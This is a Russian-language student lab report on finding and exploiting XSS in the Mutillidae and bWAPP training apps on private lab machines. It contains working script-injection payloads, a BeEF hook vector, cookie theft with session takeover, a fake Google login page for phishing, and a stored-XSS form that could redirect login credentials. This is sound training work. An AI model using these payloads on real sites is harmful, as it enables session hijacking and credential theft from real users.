1. Найдите XSS на странице Set Background Color проекта Mutillidae, составьте отчет о найденной уязвимости.

Исследуемая страница:

http://192.168.56.11/mutillidae/index.php?page=set-background-color.php

Описание уязвимости


Имя	URL	Описание и последствия
найденной		
уязвимости		
XSS(reflected)	http://192.168.56.11/mutillidae/index.p	На сайте выполняются скрипты внедренные в
	hp?page=set-background-color.php	поле выбора цвета. Это позволяет перехватить
		конфиденциальные данные
		пользователя(например Cookie и сессию) и
		полностью получить контроль над сервером в
		случае захвата данных админа.

Технические детали обнаружения и воспроизведения

Уязвимость расположена по адресу http://192.168.56.11/mutillidae/index.php?page=set-background-color.php

Наименование продукта: Metasploitable 3 Linux virtual machine.

Проверяем как работает форма:



Видим, что данные передаются в 2 места: в тег form, параметр style, а также в текст на страницу в таблице.

Пробуем подставить javascript-код, предварительно покинув тег в котором находимся: ><script>alert('hacked')</script>



Примеры рабочих payloadoв для данной уязвимости:

><script>alert('hacked')</script>

><script>alert(document.cookie)</script>

Демонстрация возможностей эксплуатации

см. выше

Выводы и рекомендации по устранению

Уязвимости позволяют получить полный доступ над профилем пользователя, например, украв сессию и куки пользователя. Не требует дополнительных уязвимостей для эксплуатации.

Рекомендации по устранению:

• Установить фильтр параметров

Используемое программное обеспечение

Firefox web browser.

2. Составьте вектор, который эксплуатирует найденную в задании 1 XSS таким образом, чтобы «подцепить» браузер пользователя на BeEF. После подцепления реализуйте атаку с кражей кук. Авторизуйтесь, используя куки жертвы. После подцепления реализуйте атаку с фишинговой формой.

Запускаем beef, берем крючок и составляем вектор для атаки на пользователя:

```
This script must be
  —(stas⊕kali)-[~]
  -$ sudo beef-xs
[sudo] пароль для stas:
[i] Something is already using port: 3000/tcp
COMMAND PID USER FD TYPE DEVICE S
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME ruby 862470 beef-xss 13u IPv4 1282766 0t0 TCP *:300
                                                     0t0 TCP *:3000 (LISTEN)
UTD
              PID PPID C STIME TTY
                                               STAT TIME CMD
                        1 0 11:38 ? Ssl 0:05 ruby /usr/share/beef-xss/beef
beef-xss 862470
[i] GeoIP database is missing
    Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
    You might need to refresh your browser once it opens.
     Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://sip>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

    beef-xss.service - beef-xss
    Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; vendor preset: disabled)

   Active: active (running) since Sun 2021-07-25 11:38:54 +05; 3h 36min ago
Main PID: 862470 (ruby)
      Tasks: 4 (limit: 9478)
      Memory: 121.0M
     CGroup: /system.slice/beef-xss.service

└─862470 ruby /usr/share/beef-xss/beef
[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2... 1...
```

Новый вектор:

><script src="http://127.0.0.1:3000/hook.js"></script>


Вставляем вектор атаки на странице:

http://192.168.56.11/mutillidae/index.php?page=set-background-color.php

Заходим в web интерфейс beef и проверяем, что жертва на крючке:




Получаем cookies жертвы:




Можем подменить их и авторизоваться от имени жертвы.


Запустим команду google phishing:



Браузер направляет пользователя на "страницу авторизации google". Пользователь вводит свои данные:




Данные улетают нам в beef:




1. * Подберите такой вектор, который бы менял действие, вызываемое нажатием кнопки на странице http://IP/bwapp/xss_back_button.php. Уровень сложности — Low.

Заходим на исследуемую страницу и замечаем, что кнопка button работает отправляя на страницу из заголовка запроса referrer:




При помощи Burp Suite перехватываем запрос и подменяем заголовок referrer так, чтобы выбраться из текстовой части ссылки в javascript код и реализовать атаку:





Проверяем что код успешно загрузился на страницу:




Код загрузился и выполняется при нажатии кнопки, скрин получить сложно, т.к. форму мелькает на долю секунды


Payload: '; alert('hacked');'

2. * Реализуйте отправку формы, расположенной на странице http://192.168.56.102/bwapp/xss_login.php (уровень сложности – Low), со страницы, содержащей Stored XSS из проекта bWAPP (http://192.168.56.102/bwapp/xss_stored_1.php).

Зайдем на страницу содержащую форму и возьмем её HTML код.



Вставим код в поле ввода сообщений на странице блога:



Форма успешно разместилась на странице и отправляет логин-пароль серверу(а можно и не серверу изменив action)...

